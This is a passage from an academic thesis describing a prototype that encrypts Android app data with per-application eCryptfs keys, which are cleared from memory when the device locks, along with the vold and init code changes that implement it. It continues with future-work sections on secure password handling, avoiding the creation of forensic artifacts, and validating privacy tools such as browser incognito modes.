> A central design point of the Android security architecture is that no application, by default, has permission to perform any operations that would adversely impact other applications, the operating system, or the user. This includes reading or writing the user's private data (such as contacts or e-mails), reading or writing another application's files, performing network access, keeping the device awake, etc. (*Security and Permissions*, n.d.)

It therefore seems natural to reinforce the security mechanisms already in place with cryptographic boundaries. One detail of the Android security architecture is particularly useful for this purpose:

> At install time, Android gives each package a distinct Linux user ID. The identity remains constant for the duration of the package's life on that device. On a different device, the same package may have a different UID; what matters is that each package has a distinct user ID (UID) on a given device. (*Security and Permissions*, n.d.)

This UID is used to establish file ownership for applications, which is convenient because it means that each UID can be associated with a boundary key. If that boundary key is removed from memory along with the master key, then even an attacker who has access to the running device will not be able to decrypt the data associated with that application.

Dorrendorf (2011) lays out the requirements for deriving keys that can be used to protect against memory attacks. He was discussing sector keys, but the same rules apply to boundary keys.

- Each key must be a functon of the file and the master key.
- Each key must not reveal the master key.
- Each key K_i must not reveal K_j for i $\neq$ j.
- Each key must be retained in memory for the duration of the unattended mode, for every needed file.

Boundary keys are generated by concatenating the master key with the UID of the file, and then hashing the result. Boundary keys are used as $F(EK)^2$, and the master key generated

from the user's passphrase becomes F(EK)[3]. Currently only 128 bit keys hashed with MD5 are supported because that was the most accessible key length and algorithm already available within eCryptfs, but it would not be a significant amount of work to expand the supported set of key sizes and hash algorithms. Dorrendorf (2011) suggests using an HMAC.[3] Using an HMAC would indeed be an improvement over simple concatenation, though typical attacks against straight hashing would be difficult here, because the extension that could be added to the master key is limited to the size of a UID.

As seen in Figure 4.2, a list of boundary keys is kept alongside the list of master keys (internally referred to as global authentication tokens). When a file is opened, the boundary key for the relevant UID is retrieved. If the boundary key cannot be located, but the master key is available, then the boundary key is derived from the master. This derivation is performed when an application is opened for the first time after the device has been unlocked.




Figure 4.2: eCryptfs Boundary Mode

[3]HMAC stands for Hash-based Message Authentication Code. See RFC 2104.

4.4 Supporting eCryptfs Boundaries in Android

4.4.1 The Android Boot Process

How eCryptfs might be integrated into the Android platform cannot be understood without first taking a quick look at the internals of the Android boot process. During startup, the "bootloader" is the first piece of code to execute that is not hardwired into a device. Unlike a desktop Linux system, where open-source bootloaders such as GRUB are used, phone manufacturers typically use proprietary bootloaders. While the sources for these bootloaders are not open to inspection, the principles they operate on are well known. The bootloader, for at least the Nexus series of devices, can be interacted with via the fastboot protocol. The Android Open Source Project includes the source for the fastboot utility, which can be used to unlock the bootloader, flash images, and perform other functions that only the bootloader can do. During normal startup the primary task of the bootloader is to load the Android kernel into memory and pass control of the system over to it.

The Android kernel will initialize the hardware and prepare the device itself for use. On an Android device, the `boot` partition is separated from the `system` and `userdata` partitions (see Chapter 2). The boot partition contains the kernel and a "ramdisk." The ramdisk is a small file system that contains the core binaries and configuration files needed to start the system. In most Linux-based systems, Android included, init is the "grandmother" of all processes (Björnheden, 2009). Everything outside of the kernel is launched by init directly or by a process that was previously started by init. The Android init process is specialized for Android and does not coincide with init as it is implemented on any other Linux distribution, thus hereafter init refers to init as it is implemented in Android. The configuration for init is held in two files on the ramdisk, `init.rc` and `init.PRODUCTNAME.rc` where `PRODUCTNAME` is the internal name for the board on the device. The Nexus S, for example, is termed "Herring," so init looks at `init.rc` and `init.herring.rc`.[4] These configuration files are written in a script syntax specific to init that supports basic functions which should be familiar, such as `mount`, `chmod`, and `chown`, as well as more advanced functionality such as triggers based upon system properties.

[4] A note on naming: the device and the board for the device are named separately, but necessarily correlate. So, the Nexus One has a device name of "passion," but a board/kernel name of "mahimahi." The Nexus S has a device name of "crespo" or "crespo4g," depending on whether it is a Nexus S or a Nexus S 4G, but they both have a board/kernel name of "Herring."

Triggers in init will be examined more thoroughly in section 4.4.2. These scripts set up the file system layout of the device and start all of the system services that make up Android as the user knows it. A typical line in an init script might look like Table 4.1 which tells init to mount the `system` partition with the mount flags `wait`, and the mount options `ro`. This is very similar to a standard mount command from a shell, but the syntax is slightly different. This will be translated by init into an actual mount call to the kernel.

```
1 mount ext4 /dev/block/platform/s3c-sdhci.0/by-name/system /system
      wait ro
```

Table 4.1: Mounting a File System from within `init.herring.rc`

4.4.2 Booting an Encrypted Device

As described in the documentation for the implementation of encryption in Honeycomb[5] (*Implementation of Encryption in Android 3.0*, n.d.), most of the heavy lifting related to handling encrypted devices is performed by vold, the Android volume daemon. The volume daemon is the system service responsible for keeping track of storage on an Android device. The primary mechanism for init to communicate with the outside world, including vold, is the notion of a *system property*. Android has an elaborate property system which is outside the scope of this discussion, but essentially init maintains a shared memory region where properties can be set and retrieved. This region is visible to every process on the system (rx wen, 2010). These "native" system properties are distinct from system properties in Java, though native system properties are available to Java code via JNI[6]. The Honeycomb implementation document describes how these properties are used during boot with an encrypted device:

> When init fails to mount /data, it assumes the file system is encrypted, and sets several properties: ro.crypto.state = "encrypted" vold.decrypt = 1. It then mounts

[5]Honeycomb was the release of Android immediately preceding Ice Cream Sandwich, and available for tablets only. There is no official documentation for the encryption mechanism of Ice Cream Sandwich, but it functions as described in the Honeycomb document.

[6]JNI is the "Java Native Interface," which is used to execute native code, typically C++, from within Java. Android makes extensive use of JNI.

> /data on a tmpfs ramdisk, using parameters it picks up from ro.crypto.tmpfs_options, which is set in init.rc. . . . The framework starts up, and sees that vold.decrypt is set to "1". This tells the framework that it is booting on a tmpfs /data disk, and it needs to get the user password. First, however, it needs to make sure that the disk was properly encrypted. It sends the command "cryptfs cryptocomplete" to vold, and vold returns 0 if encryption was completed successfully, or -1 on internal error, or -2 if encryption was not completed successfully. (*Implementation of Encryption in Android 3.0*, n.d.)

To summarize, init always attempts to mount `/data` as if it were unencrypted. This fails if the device is encrypted, and then init sets the appropriate system properties to denote the results of the attempted mount. When the framework starts, init reads those properties, and calls vold if necessary. When called upon, it is the responsibility of vold to handle setup for the dm-crypt device, making sure it gets decrypted and mounted at `/data`, while it is the responsibility of the minimal framework to accept a password from the user and pass it to vold. Once `/data` is successfully mounted, the rest of the framework services are started and the system is ready for use.

4.4.3 Supporting eCryptfs in vold

Just as the brains for handling dm-crypt were placed in vold by Google, here all of the support for handling eCryptfs volumes is also placed in vold. Normally, eCryptfs ships with a fully developed set of user space utilities to help with key and volume management. Rather than cross-compiling the full set of utilities, the decision was made by the author to build only a minimal set of eCryptfs user space functionality into an external library, available in the source tree accompanying this paper at `external/libecryptfs`. The eCryptfs code was mostly kept intact, with the exception of the hash function. The stock utilities use Mozilla's libnss to perform the necessary hashes, but Android does not have libnss and cross-compilation is not easy. Android does, however, ship with the OpenSSL crypto libraries, which include a full set of hash functions. Those functions were used in lieu of libnss. Additionally, Android does not ship with keyutils, which is the user space library for interacting with the kernel key retention service. This library is required by libecryptfs to insert the key into the kernel. The keyutils library is included in the source tree accompanying this paper at `external/libkeyutils`.

Normally, if an eCryptfs volume is mounted by hand, a user generates a key from a passphrase and adds it to a keyring in the kernel by using `ecryptfs-add-passphrase`. This key is used as the master key for the eCryptfs volume. On Android the same procedure is followed, but vold replaces `ecryptfs-add-passphrase`, and the signature of the key is recorded in the system property `vold.ecryptfs_options`, which actually contains the literal mount options required to mount an eCryptfs volume on the device. Table 4.2 shows the actual code in vold which calls libecryptfs to insert the key into the kernel.

```
1 // Inserts eCryptfs master mount key into keyring
2 int cryptfs_generate_ecryptfs_key(char *passwd)
3 {
4   char auth_tok_sig_hex[ECRYPTFS_SIG_SIZE_HEX + 1];
5   char salt[ECRYPTFS_SALT_SIZE];
6   int rc = 0;
7   char ecryptfs_options[ECRYPTFS_SIG_SIZE_HEX + 64];
8
9   from_hex(salt, ECRYPTFS_DEFAULT_SALT_HEX, ECRYPTFS_SALT_SIZE);
10
11  if ((rc = ecryptfs_add_passphrase_key_to_keyring(auth_tok_sig_hex,
12                                                   passwd,
13                                                   salt)) < 0)
                                                        {
14    SLOGE("%s [%d]\n", ECRYPTFS_ERROR_INSERT_KEY, rc);
15    SLOGE("%s\n", ECRYPTFS_INFO_CHECK_LOG);
16    rc = 1;
17      goto out;
18    } else
19        rc = 0;
20
21  auth_tok_sig_hex[ECRYPTFS_SIG_SIZE_HEX] = '\0';
22  snprintf(ecryptfs_options, sizeof(ecryptfs_options),
23     "ecryptfs_sig=%s,ecryptfs_cipher=aes,ecryptfs_key_bytes=16",
24     auth_tok_sig_hex);
25  property_set("vold.ecryptfs_options", ecryptfs_options);
26  SLOGI("Set eCryptfs mount options: %s", ecryptfs_options);
27
28 out:
29   return rc;
30 }
```

Table 4.2: Function Added to vold for eCryptfs Key Generation

The vold function `cryptfs_check_passwd`, which is used to verify that a password is correct for mounting an encrypted volume, has been modified to include a call to the new `cryptfs_generate_ecryptfs_key`. Thus, when a user enters their password to decrypt the device at boot, the corresponding eCryptfs mount key is inserted into the keyring at the same time.

The Android kernel must also support eCryptfs and key retention, which the default Android kernel does not. Enabling support for these options involves enabling the appropriate options in the kernel configuration, building the kernel, and placing it into the appropriate device folder within the Android Open Source Project, prior to building. The code for this paper includes the modified kernel source in the `kernel` subdirectory, and the compiled kernel can be found in `device/samsung/crespo` (crespo because a Nexus S was used for testing).

4.4.4 Enabling eCryptfs Encryption

Normally, an Android 4.0 device is encrypted in-place, that is the existing data is encrypted without being moved, but this is a difficult operation with eCryptfs. In-place encryption is a much easier operation with block level encryption, as the device can be unmounted and each block encrypted where it lies. On the other hand, a multitude of problems present themselves when the issue of encrypting existing data files with eCryptfs is contemplated. The typical process for encrypting existing files with eCryptfs is to create an empty eCryptfs mount and then copy the existing files to the eCryptfs file system. This could be done, but it would come with the requirement that no more than half the data partition be in use prior to encryption. Even if that constraint were accepted, Android does not include a native file copy utility.[7] Copy functionality could be written, of course, but a robust file copy is not as simple as it may seem. Instead of reinventing the wheel, a third-party shell such as Busybox could be included in the system build, but then core OS functions would be relying on shell scripts. In short, encrypting existing files with eCryptfs on Android is possible, but appeared to be more trouble than it was worth.

There is a way to avoid the in-place encryption problem, however. When a device is encrypted, the command “cryptfs enablecrypto inplace” is sent to vold, which instructs

[7] Although Android init does have a file copy function, it is quite rudimentary and would not suffice for the purpose at hand.

it to perform an in-place encryption of the `userdata` partition. Yet vold also supports the command "cryptfs enablecrypto wipe," though is not enabled in the official Android release. The Android mount service, which is the Java service that makes the call to vold, can be easily modified to send the "wipe" incantation instead of "inplace." It is important to note that this does not securely wipe the device. It merely recreates the file system. Moreover, the entire data partition is not encrypted with eCryptfs. Only `/data/data` is encrypted, as a demonstration. This includes all of the application data on the phone, but certainly not all of the available forensic artifacts.

For the phone to boot after `/data/data` has been encrypted, init needs to be instructed to mount `/data/data` as an eCryptfs volume. This can be done with one line in `init.rc` at the end of the `post-fs-data` section. The `post-fs-data` section is executed as a trigger by init. Triggers in init respond to system properties being set to a certain value. When an encrypted phone boots, after vold has successfully mounted the encrypted partition and the master key has been inserted into the keyring, the system property `vold.decrypt` is set to the value `trigger_post_fs_data`. The act of setting this property signals to init that the `post-fs-data` section of `init.rc` should be run. The trigger is shown in Table 4.3. An attempt is made every boot to mount `/data/data` as an

```
1 on property:vold.decrypt=trigger_post_fs_data
2   trigger post-fs-data
```

Table 4.3: Trigger in init to Setup Decrypted Data Partition

eCryptfs volume, and if the volume is not encrypted it will silently fail.

A final modification was necessary to correctly retrieve the mount options for mounting the eCryptfs volume. Retrieving these options is complicated by the fact that eCryptfs expects the key signature of the master key to be passed as a mount option. Including this kind of dynamic behavior would be difficult in `init.rc`, so it was placed in init proper. This is the reason why `cryptfs_generate_ecryptfs_key` stored the necessary mount options in a system property, as discussed in section 4.4.3. The mount function in init has been modified to read the mount options from this system property if the file system type is "ecryptfs," as shown in Table 4.4.

```
1 if (!strcmp(system, "ecryptfs"))
2     options = (char*)property_get("vold.ecryptfs_options");
3
4         if (mount(source, target, system, flags, options) < 0) {
```

Table 4.4: Reading eCryptfs Mount Options from System Property

4.5 Removing Keys

Encrypting the data partition of a device with separate keys for each application serves little purpose if the boundary keys are not removed when the device is locked. This section describes how pressing the power button on a device can trigger the removal of the master key and any specified boundary keys. This demonstration does not sufficiently sanitize freed memory to completely prevent key extraction through live analysis (see Chapter 5 for more details).

4.5.1 Messaging in eCryptfs

There is a messaging system built into eCryptfs for handling communication between user space and kernel space. Normally, eCryptfs supports running a daemon called ecryptfsd that can be called upon to perform tasks outside of the kernel. Typically, ecryptfsd is used for an entirely different keying mode, where eCryptfs volumes are encrypted with a public key and decrypted with a private key. In this keying mode, when an encrypted file is opened, eCryptfs reads a public key out of the file header, instead of an EFEK, and then calls out to ecryptfsd to retrieve the corresponding private key material (Halcrow, 2006). More generally, ecryptfsd provides a way for the keying mechanism of eCryptfs to be extended. Chapter 5 includes a discussion of how boundary keys might be re-implemented using ecryptfsd, affording a considerable increase in flexibility.

Messaging within eCryptfs works by reading and writing messages to the device handle `/dev/ecryptfs`, which is registered as a "miscellaneous" device. A miscellaneous device is a small driver implemented to support a special purpose not general enough to warrant a new device class in the kernel. In this case the purpose is

communication with ecryptfsd.[8] As the current implementation of boundary keys does not rely on calling out to ecryptfsd for key computation, running ecryptfsd is not necessary, and the messaging system can still be used by writing to `/dev/ecryptfs` directly.

Three new messages have been defined: `ECRYPTFS_MSG_CLEARMASTER`, `ECRYPTFS_MSG_CLEARBOUNDARY`, and `ECRYPTFS_MSG_REGMASTER`, hereafter referred to as `clearmaster`, `clearboundary`, and `regmaster`, respectively. The payload of a `clearmaster` message must be the path to the mount point for which the master key should be cleared, as each mounted eCryptfs file system is keyed independently. When `clearmaster` is received by the kernel, all references to the master key – $F(EK)^3$ – within the kernel are removed from memory. This will *not* remove the actual key from the user's keyring. It is the responsibility of user space to remove the key from the keyring, which in the Android implementation is handled by vold. Technically, what `clearmaster` does is "walk" the list of global authentication tokens associated with a given mount point, zero them all with `memset`, and remove them from the list. At this point the key itself must be removed from the user's keyring or all files will remain decryptable. One `clearboundary` message for each boundary key being cleared should be sent after the master key has been cleared. If the boundary keys are cleared prior to clearing the master key, then it is possible the boundary keys could be recalculated for a given UID. The `clearboundary` message payload should start with four bytes specifying the UID of the boundary to clear, immediately followed by a string specifying the mount point of the eCryptfs file system. Boundary keys are cleared in a fashion similar to master keys: the list associated with the mount point is walked, each structure is zeroed, and the items removed. No boundary keys are held in user space memory, so they have actually been removed as soon as the message is sent to the kernel.

In order for key removal to function properly, it was necessary to force eCryptfs to recalculate the cryptographic context for each file as it is opened, which does have a noticeable, but not egregious, impact on performance. It is merely anecdotal data, but the author was able to use eCryptfs boundary mode on a daily basis without significant irritation. Normally the FEK is stored in a lookaside cache after the file is opened, but that allows access to the file even after the master and boundary keys have been cleared. The

[8] Previously, `NETLINK` messages were used, which is a socket-like mechanism for communication with the kernel, but that method has lost favor within eCryptfs.

`release` function in eCryptfs has been modified to remove the FEK from cache upon file close.

Within Android, these messages are sent by vold, relying on the same stripped-down `libecryptfs` mentioned previously. A set of new functions has been defined in vold that receive messages from the Java-based mount service and relay them to the kernel. These functions, in turn, are exposed as vold commands that are accessible from the Android framework. Any application with permission to control vold can clear or re-register keys by executing one of the following commands: `cryptfs clearmaster`, `cryptfs clearboundary <uid>`, or `cryptfs regmaster`. Note that while the kernel messages require a mount point to be passed, the vold commands do not. This implementation assumes that `/data/data` is the only mounted eCryptfs volume. It would be easy to extend the vold commands to support multiple encrypted volumes. Additionally, the `clearmaster` command in vold unlinks the master key from the user space keyring handled by the kernel key retention service, which contains the actual private key material for the eCryptfs mount. This key material was originally generated from the unlock passphrase and stored in the keyring by vold.

When an Android device goes to sleep, either because the user pressed the power button or because the inactivity timeout was triggered, the `ACTION_SCREEN_OFF` intent[9] is broadcast. Any listeners that have registered to receive this intent are notified. In order to accommodate boundary key removal, the mount service has been registered to receive this intent and calls `cryptfs clearmaster` along with `cryptfs clearboundary` when the intent is received.

Finally, any application that is having its boundary key cleared is stopped. This stands in contrast to the normal behavior of simply pausing applications when the phone is locked. An application remains memory resident when it has its activities paused. If a paused application is resumed without ever being completely killed, any data in memory is still available, even if the boundary key has been removed. Killing applications during the lock process, rather than merely pausing them, ensures that they must read data back off of disk. If the boundary key has been removed, disk reads will fail. Whether or not the application will transparently return to its previous state when reopened depends on how gracefully the application handles being terminated.

[9]Intents are messages within the Android framework. See `developer.android.com` for details.

For demonstration purposes, the `clearboundary` call available in the code accompanying this paper has hard-coded the UID of the application to secure during device lock. A hard-coded UID is not terribly useful, but serves as a placeholder where custom logic could be added to determine what applications have data that should be protected, as seen in Table 4.5. Ideally, the list would be accessible through a configuration interface presented to the user.

```
1 } else if (action.equals(Intent.ACTION_SCREEN_OFF)) {
2   String state = SystemProperties.get("ro.crypto.state");
3   if (state.equals("encrypted")) {
4     Slog.d(TAG, "Received screen off broadcast, and encrypted, time
          to wipe keys.");
5     ActivityManager mAm;
6     mAm = (ActivityManager) mContext.getSystemService(Context.
          ACTIVITY_SERVICE);
7     mConnector.doCommand("cryptfs clearmaster");
8     // This isn't terribly useful - use callout to logic for what
          apps to secure
9     mConnector.doCommand("cryptfs clearboundary 10036");
10    mAm.forceStopPackage("com.socialnmobile.dictapps.notepad.color.
          note");
11  }
12 }
```

Table 4.5: Clearing Keys from the Mount Service

When a device is unlocked, the master key for the volume is recalculated, inserted into the key retention service, and registered as a global authentication token with eCryptfs by sending a `regmaster` message to the kernel module, with the signature of the key that needs to be registered.

4.5.2 Alice Sends Bob Flowers

The whole thing is complex, to be sure. A short, hypothetical example may help illustrate the purpose and process of eCryptfs boundary mode.

Alice would like to send Bob some flowers. Unfortunately, flowers have been recently outlawed, along with all other outward displays of affection. A busy woman, Alice tends to make lists for herself so that she does not forget important things, like

sending Bob flowers. She is heavily invested in *ColorNote*, a note-taking application, which does offer password protection and encrypted backups, but does not encrypt notes on the device. A closed source application, encryption cannot be added without considerable effort. Alice is worried that her phone will be taken, her to-do list will be discovered, and she will be locked away when the government sees that she has been buying flowers. This fear was stoked by a document recently uncovered with a Freedom of Information Act request, revealing that at least one government was looking at to-do lists during mobile seizures, as shown in Figure 4.3 (Soghoian, n.d.). Alice wants to

Figure 4.3: DHS Mobile Forensics Training

prevent someone with physical access to her device, should it be confiscated, from seeing the contents of her to-do list. Android 4.x would protect her to-do list if the phone was captured while powered off, but it has been rumored the government is hoarding OS exploits against phones, among other things. If the government can bypass the lock screen on her phone, then it is all over for the poor lady. Alice would like to protect her to-do list even in the event that her phone is seized and the lock screen bypassed, so that a "logical acquisition," in forensics parlance, would be fruitless. What is Alice to do?

Alice begins running an Android distribution that supports eCryptfs boundary mode. She configures the device such that the boundary key for ColorNote is cleared every time the phone is locked or goes to to sleep. When she is using the phone, her private to-do list is easily accessible. After the keys have been removed, the application fails to start entirely unless the phone has been properly unlocked. Attempting to access the databases through ADB simply returns `I/O error`. While this does not, by any means, provide perfect security, Alice has forced the issue out of the realm of traditional post-mortem forensics. If an attacker wanted to recover the data, either live memory analysis would need to be performed, or an out-of-band attack executed. With some refinements, even live memory analysis could be protected against. As it stands, neither the acquisition process described in Chapter 2, nor inspection of the device from the user interface as it is running, would compromise Alice's data.

CHAPTER 5

FUTURE RESEARCH AND OTHER PROJECTS

5.1 Improvements to eCryptfs Boundary Mode

The illustration which concludes the previous chapter, of Alice securely reminding herself to send flowers, may be contrived, but it is a pattern that can be used to secure locally stored data for nearly any application. The scenario was tested on an actual phone, running actual code, and it works, but there is a lot that still needs to be done before this could be used in any practical sense. What follows are a few ideas for future work.

5.1.1 Configurable Application Security

There is, as it stands, no way to configure which applications will have their boundary keys cleared when a device sleeps. Each application UID and package name must be hardcoded, which is only meant to demonstrate that the boundary keys do function. A user interface would be beneficial. This interface could tie to the "manage applications" menu and should provide an easy, intuitive way for the user to select which applications will be protected while the device is locked.

5.1.2 Securely Handle Keys

The primary achievement of eCryptfs boundary mode is that it forces an attacker to use live memory analysis to recover keys. That is considerably more difficult than simply copying the data off the device. Already, live forensic techniques are being developed for the Android platform (Sylve et al., 2012), but they require considerably more skill to execute than post-mortem techniques. The next step on the privacy side of this arms race is to prevent all access to secured application data on a live system, even in the face of live memory analysis. The primary hurdle is that very little of the code involved was designed to withstand memory-based attacks. Android does *not* handle the unlock password or the key material derived from that password securely. Table 5.1 shows the code responsible for retrieving the unlock password from the lock screen and running it through `checkPassword`. The password is stored in a standard Java string, which is not a secure

way to store strings in memory. The Sun recommended method for storing passwords in

```
1 private void verifyPasswordAndUnlock() {
2   String entry = mPasswordEntry.getText().toString();
3   if (mLockPatternUtils.checkPassword(entry)) {
```

Table 5.1: The Wrong Way to Handle Passwords in Java

memory is to use a `char` array, not a `String` object (*Java Cryptography Architecture (JCA) Reference Guide*, n.d.). This is because `java.lang.String` objects are immutable. They cannot be zeroed out after usage. Arrays of characters can, however, be zeroed. It is not conceptually difficult to audit the password handling routines in Android for insecure handling, but it is time consuming and tedious. Validating that the password was being handled securely would require developing a tool for recovering password keys from memory. Joe Sylve's (2012) work could be used for validation, but the tools accompanying his paper had not yet been released at the time of writing.

5.1.3 Utilize ecryptfsd and encrypt SD Card

As a demonstration of what could be done, boundary keys are currently being calculated directly in the kernel. This allowed for rapid development, but may not be the wisest place. Instead of hooking the passphrase keying mode of eCryptfs, an additional keying mode with a different header format could be developed. This mode could call out to ecryptfsd for boundary key calculation. Pushing this portion out into userspace would provide a great deal more flexibility regarding the criteria to use for generating boundary keys. If someone wanted to use the GID[1] instead of the UID for a particular eCryptfs volume, for example, that could be easily configured. The ability to use the GID would be advantageous because it would afford encryption of external storage with eCryptfs. The problem now is that all SD card files are owned by `system`. Clearing the boundary key for `system` is not an option, as it would result in instability of the device. The SD card files have a group owner of `sdcard_rw`, though, so if the boundary key were calculated using the GID, then it could be cleared. More generally, calling out to ecryptfsd would allow for arbitrary logic when boundary keys are being created.

[1] Group ID

5.2 Data Contraception

Up to this point, it has been assumed that the goal was to prevent access to some piece of data on the device. Once a forensic artifact has touched disk, and especially if any wear-leveling is happening, it can be very difficult to remove. Completely wiping a partition is deemed by many to be forensically sound, but is a difficult and cumbersome task on the Android platform. Data can be securely deleted from a YAFFS2 file system, but only with considerable difficulty due to the necessity of keeping track of every chunk that a piece of data was ever written to. If a hardware "flash translation layer" is being used for wear-leveling, as is the case for most newer phones, then it may be nearly impossible to remove artifacts once they are written. Encrypting the whole mess is a great start, but relying solely on encryption still leaves the chance that if the key is exposed, then historical forensic artifacts can be recovered.

Data "contraception," a term coined by The Grucq (2004), is more reliable. The idea is that forensic analysis cannot find that which has not been created. The cost is significant modification to the underlying architecture of whatever application or operating system is creating the forensic artifacts of concern. The most obvious and descriptive example from the Android platform is browser history. The ability to obtain browser history from any platform is one of the most basic forensic techniques, and it remains central to any Android analysis. This is the principle of "Incognito Mode" in the Chrome desktop browser and the Android browser in versions 3.x and later. When incognito mode is enabled, all browsing history remains in memory and never touches disk. A Linux live CD is capable of doing the same thing, but with an entire operating system instead of just a browser.

As of yet, there has been little exploration of the possibility of a memory-only Android device, where no data is ever written.

5.3 Validating Privacy Tools

All forensic tools must be validated before they are considered to be of any value. Privacy tools should be held to the same standard, but there is very little literature on validating privacy tools. Validating privacy tools is one of the most important steps the security

community could take toward enhancing the privacy of users. This section outlines what it might mean to validate a privacy tool and gives an example.

If a given forensic tool exists that can retrieve a known artifact, the corresponding privacy tool should prevent the retrieval of that artifact. For purposes of this section, the forensic tool retrieving data is called the reference tool. When developing tests for privacy tools, the test is only meaningful in the context of this reference tool. A tool which prevents the recovery of browser history, for example, presupposes that a reference tool which recovers browser history is available and can itself successfully pass traditional forensic validation, to an extent appropriate to the situation.

Brian Carrier has provided a clear and thoughtful expose (2003) on the requirements of forensic tools. Though his paper is primarily a legal argument for using open-source acquisition and extraction tools, the insights he provides along the way have direct counterparts in the privacy arena and can be used as general guidelines here. Every forensic tool must pass, in a repeatable fashion, tests which demonstrate that it does retrieve the information the tool purports to retrieve. If a forensic tool claims to recover browser history, for example, it may be tested by salting a device with known browser history and attempting to retrieve the data with the tool. As noted by Carrier, The National Institute of Standards and Technology (NIST) Computer Forensic Tool Testing (CFTT) group publishes a wide variety of test methodologies and the results of those tests. While CFTT tests provide good reference material, and detailed tests for classic forensic techniques such as disk imaging, none of their published documents provide a specific testing methodology for modern smart-phones.

While a reference tool may be developed specifically for the purpose of developing a privacy tool, doing so increases the risk of insufficient or biased testing. Any reference tool developed purely for the purpose of testing a privacy tool is suspect, as the tool had not been previously published nor accepted by the forensics community. Whenever possible, privacy tools should be validated against forensic techniques developed by someone other than the author of the privacy tool. This can be difficult as the field of Android forensics is relatively new, and there was until very recently little literature on how Android forensics is performed. The field is growing at an astonishing rate, however, and tools are becoming easier to find.

5.3.1 Why Validation is Necessary: CyanogenMod Incognito Mode

CyanogenMod is a popular after-market build of Android that is compatible with many Android devices. While the primary developer of CyanogenMod is Steve Kondik, who goes by the handle Cyanogen, it is a community project; notably, several members of the influential *xda-developers* forum have contributed code. Based on the Android Open Source Project, CyanogenMod offers a number of enhancements that are not in the core Android code, though some features such as USB tethering were later introduced. Users are driven to CyanogenMod because it offers a high quality alternative to the version of Android packaged for their phone. Often CyanogenMod runs the latest version of Android long before an official build is released by the manufacturer, making CyanogenMod very attractive for people with older phones, even if it requires rooting the phone to install. CyanogenMod has become such an important Android distribution that some phone manufacturers have begun actively endorsing it, and Samsung even hired Steve Kondik.


One of the features of CyanogenMod that is actively promoted is incognito mode. The incognito mode in CyanogenMod 7 is not, however, the incognito mode that is included with Ice Cream Sandwich, as CyanogenMod 7 is based on Gingerbread. According to the CyanogenMod web site, incognito mode prevents browsing and download history from being saved, in addition to deleting all cookies.[2] It does actually do these things, and the browser history removal has been validated. Unfortunately, the discovery of a very important artifact, cache, is not being protected against. Failure to remove browser cache leaves browser history discoverable.

5.3.2 Browser History Validation

The browser history on an Android device is stored in the `browser.db` database. In a vanilla distribution of Android, this database is stored in the `/data/data/com.android.browser/databases` directory. Oddly enough, the browser history is stored in the bookmarks table. The screen clipping in Figure 5.1 shows the bookmarks table as it is seen in SQLite Browser. Bookmarks and page visits are stored nearly identically by the Android browser, with the bookmark integer being set to 0 if it is

[2] http://www.cyanogenmod.com/features/incognito-mode

a normal page visit and to 1 if the URL is a bookmark. Bookmarks also commonly store thumbnails of the saved page.



Name	Object	Type	Schema
android_metadata	table		CREATE TABLE android_metadata (l...
bookmarks	table		CREATE TABLE bookmarks (_id INTE...
_id	field	INTEGER PRIMARY KEY	
title	field	TEXT	
url	field	TEXT	
visits	field	INTEGER	
date	field	LONG	
created	field	LONG	
description	field	TEXT	
bookmark	field	INTEGER	
favicon	field	BLOB	
thumbnail	field	BLOB	
touch_icon	field	BLOB	
user_entered	field	INTEGER	
searches	table		CREATE TABLE searches (_id INTEG...

Figure 5.1: Bookmarks Table Schema in SQLite Browser

